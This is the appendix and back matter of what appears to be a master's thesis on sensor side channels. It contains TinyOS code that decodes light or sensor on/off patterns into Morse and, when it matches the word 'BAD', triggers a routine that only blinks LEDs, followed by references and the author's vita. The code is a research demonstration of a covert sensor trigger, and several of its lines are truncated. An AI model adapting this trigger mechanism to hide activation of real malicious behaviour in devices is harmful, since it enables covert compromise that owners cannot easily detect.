        uint8_t c;

        //DEBUG:
        WordMorse* t = (WordMorse*) call Packet.getPayload(&mesg, sizeof(WordMorse)
        for( c = 0; c < ARR_SIZE; c++)
                t->word[c] = wordInMorse[c];

        t->wordSize = wimIndex;
        call Debug.printPacket(&mesg, sizeof(WordMorse));
        /*-----------------------*/

        //Verify data in here
        evaluateData();

        // Clears everything
        for(c = 0 ; c < ARR_SIZE; c++)
                wordInMorse[c] = (char) NULL;
```

```
        availableArr = 0;
        wimIndex = 0;
}


/*
        This function is used in the event of receiving a message.
        When a message is received we take the payload and pass it to this function
        since we have access to the payload we then proceed to extract the data rec
        from the message and copy it to our own array letterInBits[][].
        Also this function activates a timer that resets everything
        after a period of time. When we have 3 messages stored
        in letterInBits[][] we the use the function checkWord();
*/
void fillArr(DataSensed* dat)
{

        if(availableArr < MAX_WORD_LENGTH )
        {
                //DEBUG:
                //DataSensed* t = (DataSensed*) call Packet.getPayload(&test, sizeo
                int i;
                for(i = 0; i < ARR_SIZE; i++)
                {
                        letterInBits[availableArr][i] = dat->arr[i];

                        //DEBUG:
                        //t->arr[i] = dat->arr[i];
                }

                //DEBUG:
                //call Debug.printPacket(&test, sizeof(DataSensed));
                availableArr++;
        }
```

```
        if (availableArr >= MAX_WORD_LENGTH )
        {
                checkWord();
                availableArr = 0; // CHECK also zeroed in the timer event
        }

        if(!(call Timer.isRunning()) )
                call Timer.startOneShot(7000);
}

/*
        This function  takes the array letterInBits[][] and changes the
      On- Off pattern to a actual three letter worn in morse.
        This word is stored in the array wordInMorse[] where:
                                54 is the hex for 'T' the space delimiter.
                                2D is the hex for '-' the dash.
                                2E is the hex for '.' the dot.
*/
void checkWord()
{
        // consecutive0 is used to terminate the loop if three consecutive 0 are fo
        uint8_t consecutive0 =0;
        // consecutive1 is used to keep track of every 1 before a zero
        // to determinate if it's a dash or a dot in morse.
        uint8_t consecutive1 = 0;

        // both counter and letterInBitsCount  are used to loop through the array
        uint8_t counter;
        uint8_t letterInBitsCount;


        for(letterInBitsCount = 0; letterInBitsCount < MAX_WORD_LENGTH ; letterInBit
        {
                for(counter = 0 ; consecutive0 < MAX_WORD_LENGTH && counter < ARR_S
                {
```

```
                        if(letterInBits[letterInBitsCount][counter] == 1 )
                        {
                                consecutive0 = 0;
                                consecutive1++;
                        }
                        else
                        {
                                if(consecutive1 == 1 || consecutive1 == 2)
                                        wordInMorse[wimIndex++] = '.';

                                if(consecutive1 == 3 || consecutive1 == 4)
                                        wordInMorse[wimIndex++] = '-';

                                consecutive1 =0;
                                consecutive0++;
                        }

                }// for loop
                consecutive0 = 0;
                consecutive1 = 0;
                wordInMorse[wimIndex++] = 'T';
        }// for loop

}


void goCrazy()
{
        uint16_t crazy;
        bool crazy1 = TRUE;
        bool crazy2 = FALSE;
        bool crazy3 = FALSE;
        call Leds.led0Off();
        call Leds.led1Off();
        call Leds.led2Off();
```

```
for(crazy = 0 ; crazy < 32000 ; crazy++)
{
        if( crazy % 2000 == 0 ){

        if(!crazy3 && !crazy2 && !crazy1)
        {
                crazy1 = TRUE;
                call Leds.led0Toggle();
                call Leds.led1Toggle();
                call Leds.led2Toggle();
        }

        else if(crazy3)
        {
                crazy3 = FALSE;
                call Leds.led2Toggle();
        }

        else if(crazy2)
        {
                crazy2 = FALSE;
                crazy3 = TRUE;
                call Leds.led1Toggle();
        }

        else if(crazy1)
        {
                crazy1 = FALSE;
                crazy2 = TRUE;
                call Leds.led0Toggle();
        }

        }// giant if
}
```

```
        }

        /*
                This method compares the word decoded in checkWord()
                to the one targeted by the mote (BAD).
        */
        void evaluateData()
        {
                uint8_t i;
                bool patternMiss = FALSE;
                uint8_t target[] = {'-'   ,   '.'   ,   '.'   ,   '.'   ,   'T'
,   '.'   ,   '-'   ,   'T'   ,   '-'   ,   '.'   ,   '.'   ,   'T'   };

                for(i  = 0 ; i < wimIndex; i++)
                {
                        if(target[i] != wordInMorse[i])
                        {
                                patternMiss = TRUE;
                                break;
                        }
                }


                if( wimIndex == 12 && !patternMiss)
                {
                        goCrazy();
                        goCrazy();
                }
        }
/********************** DEBUG ***************************************/
        event error_t Debug.messageSent(void* msg, uint8_t length)
        {
                return SUCCESS;
        }
        event void Debug.debugEnabled()
```

```
        {}
/************************ DEBUG ************************************/
        event void CC2420Config.syncDone(error_t e)
        {
        }
}
```

REFERENCES

[1] *Spherical Spreading, http://www.life.umd.edu/faculty/wilkinson/bsci338/.*

[2] J. Stokes, "http://www.wired.com/autopia/2011/02/the-future-of-cars-p2p-mesh-4g-and-the-cloud/," *Wired*, 2011.

[3] A. Saurabh and A. Naik, "Wireless sensor network based adaptive landmine detection algorithm," in *Proc. of the 3rd IEEE ICECT*, April 2011.

[4] M. Valero, S. S. Jung, A. Uluagac, Y. Li, and R. Beyah, "Di-sec: A distributed security framework for heterogeneous wireless sensor networks," in *Proc. of the 31st IEEE INFOCOM*, March 2012.

[5] M. Valero, V. Subramanian, R. Kumbakonam Chandrasekar, Uluagac, and R. Beyah, "The monitoring core: A framework for sensor security application development," in *Proc. of the 9th IEEE MASS*, October 2012.

[6] M. Gauger, O. Saukh, and P. Marron, "Enlighten me! secure key assignment in wireless sensor networks," in *Proc. of the 6th IEEE MASS*, October 2009.

[7] A. Studer, T. Passaro, and L. Bauer, "Don't bump, shake on it: the exploitation of a popular accelerometer-based smart phone exchange and its secure replacement," in *Proc. of the 27th ACM ACSAC*, December 2011.

[8] R. Roman and J. Lopez, "Keyled - transmitting sensitive data over out-of-band channels in wireless sensor networks," in *Proc. of the 5th IEEE MASS*, October 2008.

[9] T. Perkovic, I. Stancic, L. Malisa, and M. Cagalj, "Multichannel protocols for user-friendly and scalable initialization of sensor networks," in *Proc. of the 5th ICST SecureComm*, September 2009.

[10] *Bump, http://bu.mp.*, BUMP Technologies.

[11] E.-C. Chang, L. Lu, Y. Wu, R. H. C. Yap, and J. Yu, "Enhancing host security using external environment sensors," *Int. Journal for Information Security*, October 2011.

[12] P. Marquardt, A. Verna, H. Carter, and P. Traynor, "(sp)iphone: Decoding vibrations from nearby keyboards using mobile phone accelerometers," in *Proc. of ACM conference on Computer and Communications Security (CCS)*, October 2011.

[13] A. J. Aviv, B. Sapp, M. Blaze, and J. Smith, "Practicality of accelerometer side channels on smartphones," in *Proc. of 28th ACM ACSAC*, December 2012.

[14] T. Goodspeed, "Reversing and exploiting wireless sensors," Black Hat Federal, 2009.

[15] A. Francillon and C. Castelluccia, "Code injection attacks on harvard-architecture devices," in *Proc. of ACM CCS*, October 2008.

[16] A. Fehnker, R. Huuck, B. Schlich, and M. Tapp, "Automatic bug detection in microcontroller software by static program analysis," *SOFSEM, Springer LNCS*, 2009.

[17] *MTS/MDA Datasheet, http://retis.sssup.it/sites/retis.sssup.it/files/Sensor*, Crossbow.

[18] C. J. Cassidy, "Airborne laser mine detection systems," Master's thesis, Naval Postgraduate School, Monetery, California, 1995.

[19] *Inverse Square Law, http://hyperphysics.phy-astr.gsu.edu/hbase/acoustics/invsqs.html*, Hyperphysics, GSU.

[20] L. C. Andrews, *Field Guide to Atmospheric Optics.* SPIE, 2004.

[21] *Acoustic Monitoring, http://www.pmel.gov/vents/acoustic/tutorial/*, NOAA.

[22] G. CAUTES and S. NASTAC, "Mathematical model for frequency-dependent soil propagation analysis," in *The Annals of "Dunarea De Jos" University of Galati*, 2002.

[23] S. Ozdemir and H. Cam, "Integration of false data detection with data aggregation and confidential transmission in wireless sensor networks," *IEEE/ACM Transactions on Networking*, vol. 18, June 2010.

[24] L. Lin, M. Kasper, T. Güneysu, C. Paar, and W. Burleson, "Trojan side-channels: Lightweight hardware trojans through side-channel engineering," in *Proc. of the International Workshop on CHES*, September 2009.

[25] S. M. Tabish, M. Z. Shafiq, and M. Farooq, "Malware detection using statistical analysis of byte-level file content," in *Proc. of 15th ACM SIGKDD Workshop on CSI-KDD*, June 2009.

[26] *iRobot Create, http://www.irobot.com/*, iRobot.

[27] TurtleBot, http://ros.org/wiki/Robots/TurtleBot.

[28] *ATmega168 Datasheet, http://www.atmel.com/images/doc2545.pdf*, ATMEL.

[29] A. Halderman and E. Felten, *Lessons from the sony CD DRM Episode, https://jhalderm.com/pub/papers/rootkit-sec06.pdf.*

VITA

Venkatachalam Subramanian was born on April 4, 1990 in Tamil Nadu, India. He received his Bachelor of Engineering (B.E.) in Electronics and Communications Engineering from Anna University, India in April 2011. During his Bachelor's program at Anna University, he was involved in undergraduate-level research in the areas of networks, security and image processing and published several articles in these areas.

He received his Master of Science degree in Electrical and Computer Engineering from Georgia Institute of Technology, Atlanta, GA, USA in May 2013. During his Master's program at Georgia Tech, he was a graduate research assistant (GRA) in the Communications Assurance and Performance (CAP) group at Georgia Tech and authored few articles in the areas of security and networks. He is a student member of IEEE.

Upon graduation from Georgia Tech, he joined Cisco Systems in July 2013 as a Software Engineer II in the Cisco Security division.

PUBLICATIONS

- Venkatachalam Subramanian, Selcuk Uluagac, Hasan Cam and Raheem Beyah, "Examining the characteristics and implications of sensor side channels", Proceedings of the IEEE International Conference on Communications (ICC), Budapest, Hungary, June 2013.

- Ramalingam Chandrasekar, Venkatachalam Subramanian, Selcuk Uluagac and Raheem Beyah, "SIMAGE: Secure and link-quality cognizant image distribution for wireless sensor networks", Proceedings of the IEEE Global Communications Conference (GLOBECOM), Los Angeles, USA, December 2012.

- Marco Valero, Selcuk Uluagac, Venkatachalam Subramanian, Ramalingam Chandrasekar and Raheem Beyah, "The Monitoring Core: A framework for sensor security application development", Proceedings of the IEEE International Conference on Mobile Ad-hoc and Sensor Systems (MASS), Las Vegas, USA, October 2012.